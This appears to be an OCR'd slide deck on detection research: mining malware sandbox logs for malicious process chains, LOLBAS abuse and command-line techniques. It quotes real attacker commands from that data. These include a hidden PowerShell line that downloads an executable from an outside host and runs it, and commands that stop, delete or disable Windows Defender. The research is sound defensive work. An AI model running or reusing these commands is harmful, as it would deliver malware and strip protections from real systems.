user-agent * required string (header)	in order to bypass the internal User-Agent blacklist checks, a browser typical User-Agent string or e.g. 'Falcon Sandbox' has to be provided *Default value* : Falcon Sandbox



```
{
  "md5": "a9613a2e4620683fc294d395329f1e06",
  "sha1": "82591c531ecb20f5390a4173dfbc93e42187e3ba",
  "sha256": "ac6b771f6f404303cda8ea93a8c819aea67f0d1a384caf7b751f92d753987b71",
  "analysis_start_time": "2018-05-18 17:59:20",
  "threatscore": 100,
  "threatlevel_human": "malicious",
  "size": 26112,
  "type": "Composite Document File V2 Document, Little Endian ...",
  "hosts_geo": [{"ip": "185.145.45.29", "lat": "59.9127", "lon": "10.7461", "cc": "GBR"}],
  "vt_detect": 3,
  "process_list": [
    {
      "uid": "00044009-00003044",
      "name": "EXCEL.EXE",
      "normalizedpath": "%PROGRAMFILES%\\Microsoft Office\\Office14\\EXCEL.EXE",
      "commandline": "/dde",
      "sha256": "ead4783058efc1fca6e92266cca02ae8ab79105405775208167d280c14d98914"
    }, {
      "uid": "00055582-00003000",
      "parentuid": "00044009-00003044",
      "name": "cmd.exe",
      "normalizedpath": "%WINDIR%\\System32\\cmd.exe",
      "commandline": "/c @echo Set objShell = CreateObject(\"Wscript.Shell\") > Pz.vbs & @echo objShell
      "sha256": "17f746d82695fa9b35493b41859d39d786d32b23a9d2e00f4011dec7a02402ae"
    }, {
```

https://www.hybrid-analysis.com/docs/api/v2#/Feed/get_feed_latest

Knowledge Representation



Attacker / Normal Use knowledge

Tool Usage Examples

Process Chains

Command Line Args

Powershell.exe

Rundll32.exe
- Functions: Execute, Read ADS
- References: LOLBAS/ATT&CK
- Windows path:
  C:\Windows\...\rundll32.exe
- Windows description:
  Windows host process …

…

excel.exe > rundll32.exe

rundll32.exe > attrib.exe

cmd.exe > rundll32.exe
- First_seen: 7/2/2018
- Label: Benign
- Times_seen: 35

…

javascript:"\..\mshtml…

desk.cpl,InstallScreen…

shell32.dll,Control…
- First_seen: 8/9/2018
- Label: Malicious
- Times_seen: 4


…

Long Term Memory

Short Term Memory

Process Chains

- Parse malware sandbox process execution logs for process call chains
- Learn which process chains are malicious, benign, and whether we have enough information to be certain



PPID	PID	Process / Command Line
100	101	WINWORD.EXE /n "C:\ProtectedDocument.docm"
101	102	rundll32.exe %WINDIR%\\System32\\rundll32.EXE
102	103	updateservice.exe

Process Execution Log Example

winword.exe > rundll32.exe > unknown.exe
First seen: 5/20/2018
Last observed: 8/20/2018
Times seen: 35
# malicious: 35
# benign: 0
…

Short Term Memory Representation

Process Chain TTP Identification

- Beyond tribal knowledge, AI automatically extracted process chain TTPs with no benign examples.


Count	Process Chain
4710	unknown_process.exe => unknown_process.exe => taskkill.exe
1295	unknown_process.exe => cmd.exe => cmd.exe
1215	winword.exe => cmd.exe
1003	unknown_process.exe => unknown_process.exe => cmd.exe => cscript.exe
718	unknown_process.exe => nslookup.exe
699	winword.exe => powershell.exe
690	unknown_process.exe => cmd.exe => cscript.exe
673	unknown_process.exe => unknown_process.exe => unknown_process.exe => cmd.exe
556	unknown_process.exe => taskkill.exe
550	unknown_process.exe => attrib.exe

Command Line Argument Analysis

- Some techniques better identified through command line arguments

PPID	PID	Process / Command Line
100	101	cmd.exe /c powershell.exe -w hidden -noprofile -executionpolicy bypass (new-object system.net.webclient).downloadfile ('http://atoloawrd.ru/arox/nmc.exe?gJOHv','%TemP%PnY63.eXE'); InVOkE-WmiMethoD -Class Win32_PRoCEss -NamE CrEate -ArgumEntLIst '%TeMp%PnY63.EXE'

Process Execution Log Example



Similarity Measurement

/c powershell -w hidden -noprofile -executionpolicy bypass …

First seen: 5/20/2018
Last observed: 8/20/2018
Times similar seen: 12
# malicious: 12
# benign: 0


Short Term Memory Representation

Cmd Line Argument TTP Identification

- AI aggregates statistics using NLP-based similarity searches after it experiences enough data

Count	%	Command Line Arguments for cmd.exe	Comment
80	6.4%	/s /d /c" ftype "	Displays file extension associations
68	5.4%	/c start www.pornhub.com	Forces user to visit porn site
47	3.7%	/c sc stop windefend	Stops Windows Defender service
46	3.7%	/c powershell set-mppreference -disablerealtimemonitoring $true	Disables realtime monitoring in Microsoft Defender
46	3.7%	/c sc delete windefend	Deletes Windows Defender
43	3.4%	/c cacls "%appdata%\microsoft\windows\start menu\programs\startup\start.lnk" /t /e /g users:f /c	Grants full control of .lnk file to all users
29	2.3%	/c ftyp^e | find^str df^il	Searching for .cmd file association
24	1.9%	/k attrib "c:" +s +h	Adds system and hidden file attributes

Process Chain Training



Distinct LOLBAS Learned Stabilized after 24 days for 39% coverage of known LOLBAS (39 of 99)

Take-aways

- Benefits of host process execution logs
- We can fully automate the extraction of TTPs and automate threat detection based on small and large feeds of malicious / benign activity
- MITRE ATT&CK techniques and LOLBAS can be prioritized based on observed usage in attacks
- Trends of technique usage can be tracked over time
- Code, data, analysis, and presentation can be found here:

https://github.com/egaus/wayfinder

Thank You!